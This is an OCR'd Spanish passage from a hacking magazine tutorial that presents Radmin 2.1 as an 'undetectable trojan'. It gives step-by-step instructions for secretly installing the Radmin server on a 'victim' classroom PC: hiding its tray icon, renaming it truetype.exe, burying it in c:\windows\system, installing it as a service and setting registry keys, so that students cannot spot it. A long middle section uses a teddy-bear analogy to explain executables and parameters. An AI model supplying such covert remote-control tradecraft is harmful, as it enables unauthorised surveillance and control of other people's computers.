
Muy bien, veo que vas pillando la idea. En este caso, después de leerte la documentación del programa, un par de visitas al Google (www.google.com, el mejor buscador del mundo), unos cuantos cafés, un par de series de O.T. y MUCHA paciencia encontraremos una opción interesante, en concreto la opción /setup.

- Ya me está tomando el pelo otra vez... Oye!!! Que esa opción estaba en la ventana anterior :(

Je, je... pues venga, escribimos --> r_admin /setup <--, pulsamos enter y ZASSS!!!, nos aparece una ventana de configuración muy interesante :)



Pulsamos el botón Options (opciones) y en la ventana que se nos abrirá miramos donde pone Tray Icon y marcamos el cuadro "Hide Tray Icon" (ocultar icono en la Barra de Inicio).



Finalmente pulsamos OK y EXIT para cerrar la última ventana :)


Bien, con esto hemos conseguido que cuando se inicie el "radmin-servidor" no ponga un icono en la Barra de Inicio, junto al reloj.

3.- Comprobando la muerte del Tray Icon.

En este momento, seguro que aun tienes el radmin-servidor corriendo y el icono junto al reloj del sistema. Pues vamos a matar el "proceso" (el programa) y a reiniciarlo para comprobar que esta vez NO APARECERÁ el dichoso icono :)

Venga, buscamos el proceso y lo matamos. Ya sabes cómo hacerlo (de otros números):

- pulsando las teclas [ctrl] [alt] [supr] nos saldrá una ventana llamada "Administrador de Tareas de Windows".
- pulsamos sobre la pestaña PROCESOS (solo NT y XP).
- buscamos "r_admin.exe" (el radmin-server) en la lista.
- lo seleccionamos pulsando una vez sobre él con el Mouse
- pulsamos sobre el botón Terminar Proceso (abajo de esa misma ventana). De esta forma habremos matado la aplicación y su icono.



Ahora reiniciamos el r_server.exe (el radmin-server) por la línea de comandos introduciendo --> r_server.exe <-- en la famosa ventana negra y pulsamos enter. En ese instante el radmin-server se iniciará PERO en modo "silencioso", sin poner ningún icono en la Barra de Inicio.



- ¿Y como se yo que el radmin-server está funcionando?

Tienes dos maneras de comprobarlo:

- Conectándote con el radmin-cliente (tal como hicimos al principio del artículo)
- Pulsando [ctrl] [alt] [supr] y buscando el proceso igual que antes.

- Que yo me aclare, vamos a ver. Por lo que veo, no es necesario instalar el "radmin" en los equipos que quiero controlar ¿verdad? Solo tengo que "meterles" el r_admin.exe (el servidor) y ejecutarlo.


Correcto!!! El archivo r_admin.exe es el único que necesitas "pasarle" a la "víctima", por eso te dijimos que leyeses el artículo al completo antes de meterte a "currar". Si instalaste el RADMIN al completo en el resto de PCs, desinstálalo de todos ellos.

4.- Ejecutando el RADMIN-SERVER de forma oculta en una sala de PCs y cambiando el nombre del ejecutable...

Situación de partida: Nuestro PC principal con el radmin instalado al completo, la parte "servidor" corriendo de forma oculta y 10 PCs que queremos controlar (que no tienen el RADMIN instalado). Si has seguido los pasos, eso es lo que tienes en este instante.

* Muy bien, pues sentados frente a nuestro PC Principal copiamos el archivo r_server.exe (el servidor) a un disquete:

--> copy r_server.exe a:\ <--



* Nos vamos a la disquetera y renombramos el archivo a truetype.exe.

--> a: <-- y pulsamos enter: Vamos a la disquetera
--> ren r_server.exe truetype.exe <-- y pulsamos enter: cambiamos de nombre el archivo mediante la instrucción "ren" (renombrar)

* Hacemos un listado del contenido de la disquetera para asegurarnos del cambio de nombre:

--> dir <-- y pulsamos enter.

```
Símbolo del sistema
C:\Archivos de programa\Radmin>copy r_server.exe a:\
        1 archivos copiados.

C:\Archivos de programa\Radmin>a:

A:\>ren r_server.exe truetype.exe

A:\>dir
 El volumen de la unidad A no tiene etiqueta.
 El número de serie del volumen es: 0000-0000

 Directorio de A:\

24/07/2001  16:15           241.664 truetype.exe
               1 archivos        241.664 bytes
               0 dirs          1.216.000 bytes libres

A:\>
```

* Ahora sacamos el disquete del PC principal y se lo metemos al PC "victima". Vamos a la disquetera de la "victima" y copiamos el truetype.exe en un directorio cualquiera. Por cierto, contra más escondido mejor, por ejemplo podemos copiarlo en c:\windows\system\ (no es el sitio más recóndito del mundo pero por ahora nos vale :)



Por qué hemos...

* ¿Por qué hemos cambiado el nombre del archivo? Imagina que un alumno espabilado accede al "Administrador de Tareas de Windows" pulsando las teclas [ctrl] [alt] [supr], imagina que ese alumno ha leído esta revista y ve que en el Administrador de Tareas hay un proceso "en marcha" llamado r_admin.exe... pues ya nos ha pillado!!!!

Para evitar eso cambiamos el nombre del archivo por otro poco llamativo (nosotros lo hemos renombrado a truetype.exe, tú puedes llamarlo como quieras) y de esa forma, si un alumno accede al Administrador de Tareas, verá un montón de procesos corriendo y uno de ellos será el proceso truetype.exe ;) es decir, nuestro radmin-servidor oculto bajo el nombre truetype.exe ;)

* ¿Por qué hemos copiado el truetype.exe a la carpeta c:\windows\system\?
Podríamos haberlo copiado en cualquier sitio, por ejemplo en c:\, pero si un alumno ha leído esta revista, curiosea por el disco duro y reconoce el icono del radmin-servidor, se acabó el juego!!! Por eso es mejor meterlo en alguna carpeta cuanto más escondida mejor :)

Pues venga, lo ejecutamos tal cual, pinchando dos veces sobre el archivo truetype.exe o por linea de comandos --> c:\windows\system\truetype.exe y... ¿ya tenemos corriendo el radmin-server de forma oculta? Pues NO!!!! ... Cuidado con esto!!!!

Hemos querido intencionadamente conducirte a este error para dar paso a una "pequeña" explicación de lo que es un ejecutable (por ejemplo el r_admin.exe) y evitar un error muy común. Muchos piensan que modificando las opciones de un programa en un ordenador y copiando ese programa a otro ordenador, conseguirán tener dicho programa en ambos ordenadores y comportándose de forma idéntica. Bien, PUES ESO NO ES CIERTO!!! Un ejecutable en principio en inmutable!!! Las configuraciones se guardan (normalmente) en un archivo adjunto (como el caso del "servu", explicado en anteriores números) o en el registro de Windows o en algún otro elemento EXTERNO del ejecutable en sí.



Por favor...

Por favor, ya se que soltar una afirmación de este tipo y quedarme tan ancho es una falta de "decoro". Posiblemente arranque las carcajadas (o las iras) de algunos lectores que

posean conocimientos de programación, pero lo que intento es orientar a quien lee este artículo y ampliar un horizonte que de otra manera sería imposible abarcar. Fíjate que digo "un ejecutable es en princio inmutable", no que un ejecutable sea inmutable. La intención de Hack x Crack es ENSEÑAR a personas de todos los niveles, cuando hablemos de programación ya entraremos en detalles sobre programación. Siempre que hacemos afirmaciones de este tipo intentamos poner un recuadro como este o hacer algún comentario sarcástico para hacer ver que "eso" que decimos no es una "verdad absoluta"… aunque si nos lo planteamos seriamente, ¿existen las verdades absolutas? ():-)

En el siguiente texto intentaremos mostrarte unas cuantas cosas interesantes de los ejecutables. Sabemos que este artículo está siendo muy largo, pero ya nos conoces, intentamos que sepas lo que está sucediendo y el motivo por el que sucede. No es fácil, de verdad, no es fácil llegar a todo el mundo eludiendo los conocimientos previos de cada uno. Pero aquí estamos para intentarlo :)


INTENTANDO ACLARAR DUDAS II

CONCEPTOS SOBRE LOS EJECUTABLES Y OPCIONES AVANZADAS DEL RADMIN.

1.- Sobre los ejecutables *.exe

Vamos a ver de dónde salen esos archivos que llamamos ejecutables y tienen la extensión exe, esos que cuando pulsamos sobre ellos se ejecutan y hacen "de todo" ;)

Un programa (por ejemplo el r_admin.exe) antes de ser un ejecutable sobre el que pinchas con tu Mouse era una serie de instrucciones (líneas de código) escritas según las reglas impuestas por un lenguaje de programación (C, C++, Basic, Pascal, Delphi, ensamblador...). Estas "instrucciones" se pueden escribir en una servilleta mientras te tomas un café en cualquier cafetería (no te imaginas la de proyectos que empiezan así). Después, te "pillas" el Bloc de Notas de Windows (o una completa suite de programación si eres de los "quisquillosos";)) y copias lo de la servilleta.



Muchos creen que...

Muchos creen que un ejecutable (*.exe) sale del "aire", o que es "algo" que podemos escribir en Word y después cambiarle la extensión (de *.doc a *.exe) y ya está o que es algo que solo pueden hacer las grandes empresas a través de programas supercomplejos llamados "compiladores" y que cuestan millones de euros.

Bueno, pues nada más lejos de la realidad. Los programas pueden escribirse línea a línea e instrucción a instrucción incluso sobre el sencillísimo Bloc de Notas del Windows. Después se "compila" (transforma) con unos programas muchas veces GRATUITOS llamados compiladores y de esa compilación sale el ejecutable (aunque pueden salir muchas otras cosas ;))

Bien, una vez tenemos nuestro "texto" (código) en el bloc de notas, lo pasamos por un compilador y obtenemos un ejecutable (loquesea.exe). Cuando ejecutamos el *.exe, este hará exactamente lo que escribimos en la servilleta y normalmente realizará una serie de acciones "por defecto". En el caso del r_admin.exe, al ejecutarlo "tal cual" (por defecto), muestra el icono junto al reloj del sistema y se pone a la escucha del puerto 4899.

- Oye, pero, ¿cómo oculto el radmin?, no esperarás ahora que me meta a estudiar los compiladores esos ¿no?

Hoy no, hoy simplemente entenderás unas cuantas cosas respecto a los programas que quizás nunca te habías planteado... pero dentro de poco (unos meses, supongo) nos meteremos de lleno en eso de la programación :) Déjame seguir que ya acabo.

- Bueno, vale, pero no te alargues mucho que quiero seguir con el ejercicio y quiero matar el icono ese.

2.- OSITO.EXE I

Para que se entienda mejor vamos a utilizar nuestra imaginación... :)... ...

Estamos aburridos en una de esas soporíferas cenas de navidad con nuestra familia, hay gente en la mesa que no tienes ni idea de quienes son, pero si dicen ser de la familia será verdad ¿no? ... por casualidad te haces con un trozo de papel y un bolígrafo. Bien!!!! ¿Qué mejor manera de abstraerte que escribir un programita?

Escribes un programita que limpie la mesa de invitados molestos:

1 Crea un osito sobre la mesa.
2 Que el osito se desplace hacia la derecha hasta llegar al siguiente invitado

3 Que el osito le pregunte al invitado si es de la familia
4 Si el invitado responde que sí es de la familia volver a la línea 2
5 Si el invitado responde que no es de la familia transfórmate en un tigre, cómete al invitado, vuelve a transformarte en un inofensivo osito y vuelve a la línea 2

Ahora imagina que sobre la mesa hubiese una caja negra (haría las funciones de compilador) y que metiendo tu papel (tu programa) en la caja apareciese una pequeña esfera plateada con un botón de activación (nuestro ejecutable, nuestro *.exe). Imagina que pulsásemos el botón (ejecutásemos el programa)... ¿qué pasaría? ... pues que aparecería un osito sobre la mesa que se comería a los invitados que no fuesen de nuestra familia.



Hemos visto...

Hemos visto el típico caso de ejecución de un programa sin opciones.

3.- OSITO.EXE II

Pero no estamos contentos, porque el osito ha empezado su "purga" por la derecha y nosotros deseamos poder elegir si queremos que empiece su cometido por la derecha o por la izquierda, pues venga, vamos a añadir la posibilidad de introducir modificaciones a la hora de activar nuestra esfera (nuestro *.exe).

1 Crea un osito sobre la mesa.
1.5 Posibilidad de opción -izquierda: posibilidad de ir a la izquierda.
2 Que el osito se desplace hacia dirección establecida hasta llegar al siguiente invitado.
3 Que el osito le pregunte al invitado si es de la familia.
4 Si el invitado responde que sí es de la familia volver a la línea 2.
5 Si el invitado responde que no es de la familia transfórmate en un tigre, cómete al invitado, vuelve a transformarte en un inofensivo osito y vuelve a la línea 2

Metemos el papel (el programa) en la caja negra (compilador), aparece la esfera plateada con el botón de activación (el ejecutable); pero ahora el botón de activación tiene un cuadrito (opción) que podemos seleccionar (o no) antes de pulsarlo, en ese cuadrito ves escrita la palabra izquierda. Si queremos activar el osito para que se coma a los invitados de la derecha simplemente pulsaremos el botón de activación de la esfera, si queremos que se coma a los invitados de la izquierda primero seleccionaremos el cuadradito que tiene la palabra izquierda y después pulsaremos el botón de activación.

Esto equivaldría a introducir opciones por línea de comando a un programa. En este caso, si nuestro programa se llamase osito.exe, podríamos abrir una línea de comandos e introducir osito.exe (sin opciones), con lo que el osito se desplazaría hacia la derecha o podríamos introducir osito.exe -izquierda (con la opción de dirección izquierda), con lo que se desplazaría hacia la izquierda.



Típico caso...

Típico caso de ejecución de un programa pasándole parámetros por línea de comando.


4.- OSITO.EXE III

Vamos a complicarlo un poco y... deja de mirarme así!!! Que no estoy loco, ya verás que todo esto del osito tiene un motivo, venga hombre, que no quiero volver a recibir mails preguntando cosas sobre las opciones de configuración de los programas. Como iba diciendo vamos a complicarlo un poco, vamos a añadirle al osito la opción de pedirme un papel (archivo) con parámetros de configuración respecto a la velocidad de movimiento y el idioma con que debe preguntar al invitado si es de la familia. Hombre, imagina que tus parientes son ingleses y tu osito se los come por un simple problema de "entendimiento" ;)

1 Crea un osito sobre la mesa.
- [Configuración por defecto]:
 [Dirección: derecha]
 [Velocidad: normal]
 [Idioma: español]
1.5 Posibilidad de opción -izquierda: posibilidad de ir a la izquierda.
1.6 Posibilidad de encontrar una nota: posibilidad de encontrar nota con la configuración de velocidad/idioma.
2 Que el osito se desplace hacia dirección establecida hasta llegar al siguiente invitado.
3 Que el osito le pregunte al invitado si es de la familia.
4 Si el invitado responde que sí es de la familia volver a la línea 2.
5 Si el invitado responde que no es de la familia transfórmate en un tigre, cómete al invitado, vuelve a transformarte en un inofensivo osito y vuelve a la línea 2.

Metemos en papel (el programa) en la caja negra (compilador), aparece la esfera plateada con el botón de activación (el ejecutable). El botón de activación tiene un cuadrito (opción) que podemos seleccionar (o no) antes de pulsarlo, en ese cuadrito ves escrita la palabra izquierda (igual que antes, ya sabes sus efectos, en este caso lo seleccionamos). Pero ahora, la esfera tiene un orificio por el que podemos introducir una nota (archivo de configuración) con las opciones de velocidad e idioma. Pues escribimos una nota indicando Velocidad = rápido e Idioma = inglés y se la introducimos por el orificio. Finalmente pulsamos el botón de la esfera. Veremos como aparece el osito y rápidamente se come a los invitados que no son parientes después de preguntarles en ingles sobre el tema :)

Esto equivaldría a introducir opciones por línea de comando a un programa y un archivo de configuración externo. En este caso, si nuestro programa se llamase osito.exe, podríamos abrir una línea de comandos e introducir osito.exe (sin opciones), con lo que el osito se desplazaría hacia la derecha. O podríamos introducir osito.exe -izquierda (con la opción de dirección izquierda), con lo que se empezaría su purga por la izquierda. O podríamos introducir osito.exe -izquierda c:\ositoconfig.txt, con lo que el programa iniciaría su purga por la izquierda a la velocidad y en el idioma establecido por el archivo externo de configuración ositoconfig.txt que está en la ruta c:\



Típico caso...

Típico caso de ejecución de un programa pasándole parámetros por línea de comando y completando su configuración adjuntándole un archivo externo.

5.- OSITO.EXE IV

Vamos a hacer un último supuesto. Imagina que nuestro osito pudiese ser de color negro, rojo o plateado y que para saber el color que debe adoptar tuviese que ir hasta el centro de la mesa y leer un papel.

1 Crea un osito sobre la mesa.
- [Configuración por defecto]:
 [Color: negro]
 [Dirección: derecha]
 [Velocidad: normal]
 [Idioma: español]
1.3 Que el osito se desplace hasta el centro de la mesa, lea el papel que encontrará y cambie de color según le indique. Si no encuentra ningún papel que mantenga las opciones de color por defecto.
Que el osito vuelva al punto de partida.
1.5 Línea de opción -izquierda: posibilidad de ir a la izquierda.
1.6 Línea de opción -config: leer papel con la configuración de la velocidad/idioma.
2 Que el osito se desplace hacia dirección establecida hasta llegar al siguiente invitado.
3 Que el osito le pregunte al invitado si es de la familia.
4 Si el invitado responde que sí es de la familia volver a la línea 2.
5 Si el invitado responde que no es de la familia transfórmate en un tigre, cómete al invitado, vuelve a transformarte en un inofensivo osito y vuelve a la línea 2.

Metemos en papel (el programa) en la caja negra,aparece la esfera plateada con el botón de activación (el ejecutable). El botón de activación tiene un cuadrito (opción) que podemos seleccionar (o no) antes de pulsarlo, en ese cuadrito ves escrita la palabra izquierda (igual que antes, ya sabes sus efectos, en este caso NO lo seleccionamos). La esfera tiene un orificio por el que podemos introducir una nota con las opciones de velocidad e idioma (archivo de configuración). Pues escribimos una nota indicando Velocidad = despacio e Idioma = alemán (esta vez nuestros parientes son alemanes). Ponemos un papel en el centro de la mesa (Registro de Windows) donde previamente hemos escrito Color = plateado. Finalmente pulsamos el botón de la esfera. Veremos como aparece el osito negro que se desplazará hasta el centro de la mesa, leerá el color, se transformará en un osito plateado, volverá a su punto de inicio (frente a ti), se desplazará hacia la derecha y lentamente se comerá a los invitados que no son parientes después de preguntarles en alemán sobre el tema :)

En este caso, si nuestro programa se llamase osito.exe, podríamos abrir una línea de comandos e introducir osito.exe (sin opciones), con lo que el osito adoptaría el color indicado en el registro de Windows (centro de la mesa) y se desplazaría hacia la derecha. O podríamos introducir osito.exe -izquierda (con la opción de dirección izquierda), con lo que el osito adoptaría el color indicado en el registro de Windows (centro de la mesa) y empezaría su purga por la izquierda. O podríamos introducir osito.exe -derecha c:\ositoconfig.txt, con lo que el osito adoptaría el color indicado en el registro de Windows (centro de la mesa) e iniciaría su purga por la derecha a la velocidad y en el idioma establecido por el archivo externo de configuración ositoconfig.txt que está en la ruta c:\



Típico caso...

Típico caso de ejecución de un programa pasándole parámetros por línea de comando, completando su configuración adjuntándole un archivo externo y tomando valores del Registro de Windows.

6.- Conclusiones Importantes, gracias OSITO.EXE ;)

Con toda esta "tontería" del osito acabamos de aprender unas cuantas "cositas "muy importantes que jamás se te olvidarán:

* Que los programas, cuando se ejecutan, toman una serie de valores por defecto.
* Que podemos modificar esos valores a través de "parámetros".
* Que podemos pasarle los parámetros al programa a través de diversos métodos:
  - por la línea de comandos
  - por un archivo externo referenciado en la línea de comandos
  - por registro de Windows
  - por otros que no hemos explicado :)

Otra cosa MUY IMPORTANTE es que el ejecutable (el programa) DEBE contemplar dentro de su código las opciones de configuración, no podemos inventarnos nada. Si un programa no admite la opción -h es porque el código del programa no contempla dicha opción. Ahora veremos que la ocultación del Tray Icon del r_admin.exe solo puede hacerse a través de una opción (-setup) que provoca una modificación del registro de Windows y no puede hacerse directamente desde la línea de comandos.



Espero que...


Espero que nunca más veas un programa como un icono sobre el que pulsas de forma automática e irreflexiva. Tras ese ridículo icono suele haber un ejecutable y tras ese ejecutable un mundo de opciones en las que normalmente ni pensamos.

7.- Algunas apreciaciones sobre el registro de Windows:

Normalmente, cuando instalamos un programa, este guarda una serie de datos (configuraciones, rutas, valores...) en el famoso Registro de Windows. Este registro no es más que el inmenso archivode configuración de nuestro "querido" Windows,la caja de Pandora desde donde

podemos hacer casi cualquier cosa. Un ejemplo claro es nuestro antivirus, habrás podido comprobar que se inicia automáticamente cada vez que reinicias el sistema, eso es debido a que ha introducido una serie de líneas en una clave del registro cuya misión es exactamente esa, iniciar programas automáticamente sin la intervención del usuario.

El registro es el 51% del Sistema Operativo Windows a pesar de ocupar una ínfima parte de este, es el corazón y el cerebro fundidos en un solo órgano, sin él Windows no sería más que un montón de archivos amontonados e inservibles.
Dada la importancia de tan interesante elemento, puedes imaginar que tiene los permisos de acceso restringidos, solo el administrador del sistema (y los usuarios con privilegios de administrador) puede acceder al registro.



Muchos nos...


Muchos nos han preguntado, a raíz del CODE/DECODE explicado en anteriores números, cómo hacer que un proceso se inicie junto al sistema en un remoto a través de dicho bug. Bueno, bueno, bueno… hay muchas maneras pero ninguna es directa, puesto que ese bug no nos ofrece derechos de administrador y mucho menos acceso al registro. Ya iremos aprendiendo más sobre todo esto, poco a poco y paso a paso.

8.- Opciones del "radmin-servidor".

Para encontrar las opciones que nos ofrece un ejecutable debemos leernos la documentación que le acompaña. En caso de no encontrar lo que buscamos utilizaremos el parámetro de ayuda, que suele ser uno de estos (aunque no necesariamente):

Ejecutable.exe /?
Ejecutable.exe /h
Ejecutable.exe /help
Ejecutable.exe /options
Ejecutable.exe -h
Ejecutable.exe -help
Ejecutable.exe -options

En el caso del r_admin.exe, cuando hacemos un r_admin.exe /? Nos sale la pantalla de ayuda (Help for RAdmin Server).



Muy bien, vamos a practicar con las opciones más útiles:

* Si escribimos en una ventana de comandos la instrucción

--> r_server.exe /pass:mipassword /port:45684
Y pulsamos enter, habremos iniciado nuestro radmin-servidor, lo habremos puesto a la escucha del puerto 45684 y protegido con el password mipassword. En este caso no se produce ningún cambio en el registro de Windows, es un simple paso de parámetros por línea de comandos. Podrás hacerlo en cualquier PC tengas o no permisos de administrador :), pero aparecerá el icono junto al reloj del sistema :(

* r_server.exe /install
Instalará el servicio, es decir, a partir de ese momento el programa se iniciará automáticamente cada vez que se reinicie el sistema operativo. Esto implica un cambio en el registro de Windows.

No hace falta explicar /unistall (desinstalar servicio) /save (grabar valores por defecto) o /silence (sin pantallas de aviso para las opciones /install, /uninstall y /save). Todas ellas modificarán el registro.

* r_server /setup
Nos ofrecerá una interfaz gráfica con la que modificar, entre otras cosas, la ocultación o no del Tray Icon.

Esta pantallita ya la hemos tratado en el texto anterior. Por cierto, cualquier cambio en esta interfaz provocará modificaciones en el registro de Windows.

Options for Remote Administrator server 2.1

If you install the server as a system service you configure it to run automatically each time when Windows starts.

For Windows NT/2000 users: To install or remove the service you must have adminstrator privileges.

If you do not install the server as a service, you can start it manually each time, when you need it. However some features of the server will not work in this case. For example you will not be able to remotely logon and logoff the user.

Install service

Remove service

Set password ...

Options ...


About ...

Enter reg code

Exit

9.- Otras opciones modificables directamente en el registro de Windows

Un día te dijimos que una cosa era la interfaz gráfica y otra muy distinta el programa. También te comentamos que una interfaz gráfica podía no ofrecer todas las opciones de configuración posibles para un programa. Muy bien, pues aquí te dejamos unas cuantas cosas que SI puedes hacer PERO únicamente modificando directamente el registro de Windows.



Si no sabes...

Si no sabes cómo acceder al registro de Windows o no entiendes este apartado, no te preocupes demasiado por ahora, estamos preparando un artículo sobre el tema :)

Venga, material para hacer tus propio experimentos ;)

* Para introducir un filtro de IPS, es decir, solo se podrán conectar a tu radmin-servidor las IPS que figuren en la lista de valores.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\FilterIp

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\iplist

* Para mostrar diálogos de confirmación:

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\AskUser

* Para volver a los valores por defecto: HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\AutoAllow

* Para deshabilitar el Tray Icon: HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableTrayIcon

* Para activar un Log de accesos y guardarlo

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\EnableLogFile

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\LogFilePath

* Para ponerle un password.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter

* Para poner un Puerto de inicio a nuestra elección:

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Port

* Para activar la seguridad de Windows junto al programa.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\NTAuthEnabled

* Para la lista de usuarios (en relación al parámetro anterior).

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Users

* Relativo al registro del programa.

HKEY_LOCAL_MACHINE\SOFTWARE\RAdmin\v1.01\ViewType\Data

* Para deshabilitar la posibilidad de hacer cambios.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisallowChanges

* Deshabilitar sonidos.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableBeep

* Deshabilitar el control.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableRedirect

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableScreen

* Deshabilitar opciones de acceso.

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableView

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableTelnet


HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableFile

Esto solo es una muestra, una simple muestra de lo que puede llegar guardar un programa en Santo Sanctorum Windows Register (SSWR) ;)



No ha sido...

No ha sido nuestra intención con este último apartado detallar (ni mucho menos) cada una de las posibilidades que nos ofrece la modificación del Registro para el radmin, simplemente hemos intentado enumerar las que conocemos, aunque quizás existan más.



Cuando accedemos...

Cuando accedemos a un equipo remoto a través de Internet y conseguimos remontar privilegios hasta conseguir el status de root, la posibilidad de modificar el Registro del Sistema te otorga poder absoluto sobre el sistema... ya aprenderemos a remontar privilegios, ya, tiempo al tiempo ;)



CREA TU SEGUNDO TROYANO INDETECTABLE E INMUNE A LOS ANTIVIRUS

"RADMIN": REMOTE ADMINISTRATOR 2.1 UN CONTROLADOR REMOTO "A MEDIDA" ;)

PARTE IV: OCULTANDO EL RADMIN, ESTA VEZ SÍ !!!

1.- ¿Dónde estábamos?


Después de comprender un poco más el funcionamiento de los ejecutables y sus parámetros, vamos a ocultar el icono del Radmin-Servidor PERO entendiendo mucho mejor lo que implica y las consecuencias.

2.- Ocultando en Tray Icon en el ordenador de "nuestros alumnos".

